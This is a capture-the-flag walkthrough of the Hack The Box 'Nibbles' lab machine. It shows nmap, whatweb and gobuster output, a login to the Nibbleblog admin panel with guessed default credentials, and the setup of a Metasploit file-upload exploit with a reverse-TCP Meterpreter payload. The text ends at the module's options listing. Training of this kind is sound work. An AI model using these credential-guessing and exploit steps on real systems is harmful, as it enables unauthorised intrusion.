| Machine Name | Nibbles |
|---|
| Creator | mrb3n |
| Operating System | Linux |
| Difficulty | Easy |
| User Path | Web |
| Privilege Escalation | World-writable File / Sudoers Misconfiguration |
| ip address | 10.129.167.47 |
┌─[us-academy-5]─[10.10.14.143]─[htb-ac-859907@htb-jdp7eecvwx]─[~]
└──╼ [★]$ ping 10.129.167.47
PING 10.129.167.47 (10.129.167.47) 56(84) bytes of data.
64 bytes from 10.129.167.47: icmp_seq=1 ttl=63 time=74.8 ms
64 bytes from 10.129.167.47: icmp_seq=2 ttl=63 time=75.1 ms
^C
--- 10.129.167.47 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 74.821/74.943/75.066/0.122 ms
┌─[us-academy-5]─[10.10.14.143]─[htb-ac-859907@htb-jdp7eecvwx]─[~]
└──╼ [★]$ nmap --open -oA Nibble_scan -sCV 10.129.167.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-22 07:34 CDT
Nmap scan report for 10.129.167.47
Host is up (0.077s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
The machine has two open ports :
Port 22 – This is used for SSH (Secure Shell), a service that lets you remotely log in and control the machine through text commands.Port 80 – This is used for HTTP (web service), which means the machine is running a website or something you can view in a browser.
Since the machine does not provide any default login username or password (credentials) for SSH, I will first check what is available on the web service (the website running on port 80).
We can use whatweb to try to identify the web application in use.
┌─[us-academy-5]─[10.10.14.143]─[htb-ac-859907@htb-jdp7eecvwx]─[~/Nibble]
└──╼ [★]$ whatweb 10.129.167.47
http://10.129.167.47 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.167.47

This tool does not identify any standard web technologies in use. So I decided to browse it on Firefox but it was just a “Hello World!” prompt.
Next, I decided to look at the source code of the website. I did this to check if the creators accidentally left behind:
- Links to other
hidden pages, or - Login details
(username/password) written in comments that are not normally visible on the website itself.

Nothing interesting here!
But I’ll check the /nibbleblog/

I discovered that the website is running on a platform called Nibbleblog. I searched on Google to see if there are any publicly available exploits
I found an exploit that looks like it could work.


i don’t know the Nibbleblog version, so now, I’ll use a tool called Gobuster.
Gobuster is like an automatic scanner that tries lots of different words to guess hidden folders or pages on the website (for example: /admin, /login, /backup). This process is called directory enumeration, and it helps uncover parts of the website that aren’t normally visible through browsing.
┌─[us-academy-5]─[10.10.14.143]─[htb-ac-859907@htb-jdp7eecvwx]─[~]
└──╼ [★]$ gobuster dir -u http://10.129.167.47/nibbleblog -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.167.47/nibbleblog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 308]
/.htpasswd            (Status: 403) [Size: 308]
/.hta                 (Status: 403) [Size: 303]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 325] [--> http://10.129.167.47/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 327] [--> http://10.129.167.47/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 329] [--> http://10.129.167.47/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 327] [--> http://10.129.167.47/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 326] [--> http://10.129.167.47/nibbleblog/themes/]
Progress: 4723 / 4724 (99.98%)
===============================================================
Finished
===============================================================
The scan found some important hidden pages on the website, such as /admin and /admin.php.
But before checking those, I’ll first look at the /README page.
The reason is: I want to find the **application’s version number**.
Knowing the exact version helps me confirm whether the exploit I found earlier will work on this website, or if I’ll need to search for a different exploit or try another attack method.

The /README page confirmed that the application’s version is 4.0.3.
This is important because the exploit I found earlier is designed to work on this version.
The exploit takes advantage of a weakness in the file upload feature, which means I can try to upload a malicious file to gain access.
So to do that I navigated to the admin page

I tried logging into the admin page using a few common username and password combinations that are often left as defaults:
admin : adminadmin : password123root : rootadmin:nibbles
Finally, the username and password combination admin : nibbles worked. With this, I was able to log in as the admin user.


After logging in, I explored all the options available in the admin panel (the ones inside the highlighted rectangle). While going through them, I found that the Plugins section included an option that lets me upload files.
This is important because if the upload feature is not secure, I can try to upload a malicious file and use it to gain deeper access to the system.
[msf](Jobs:0 Agents:0) >> use exploit/multi/http/nibbleblog_file_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                         ing-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   USERNAME                    yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  94.237.63.86     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3

View the full module info with the info, or info -d command.

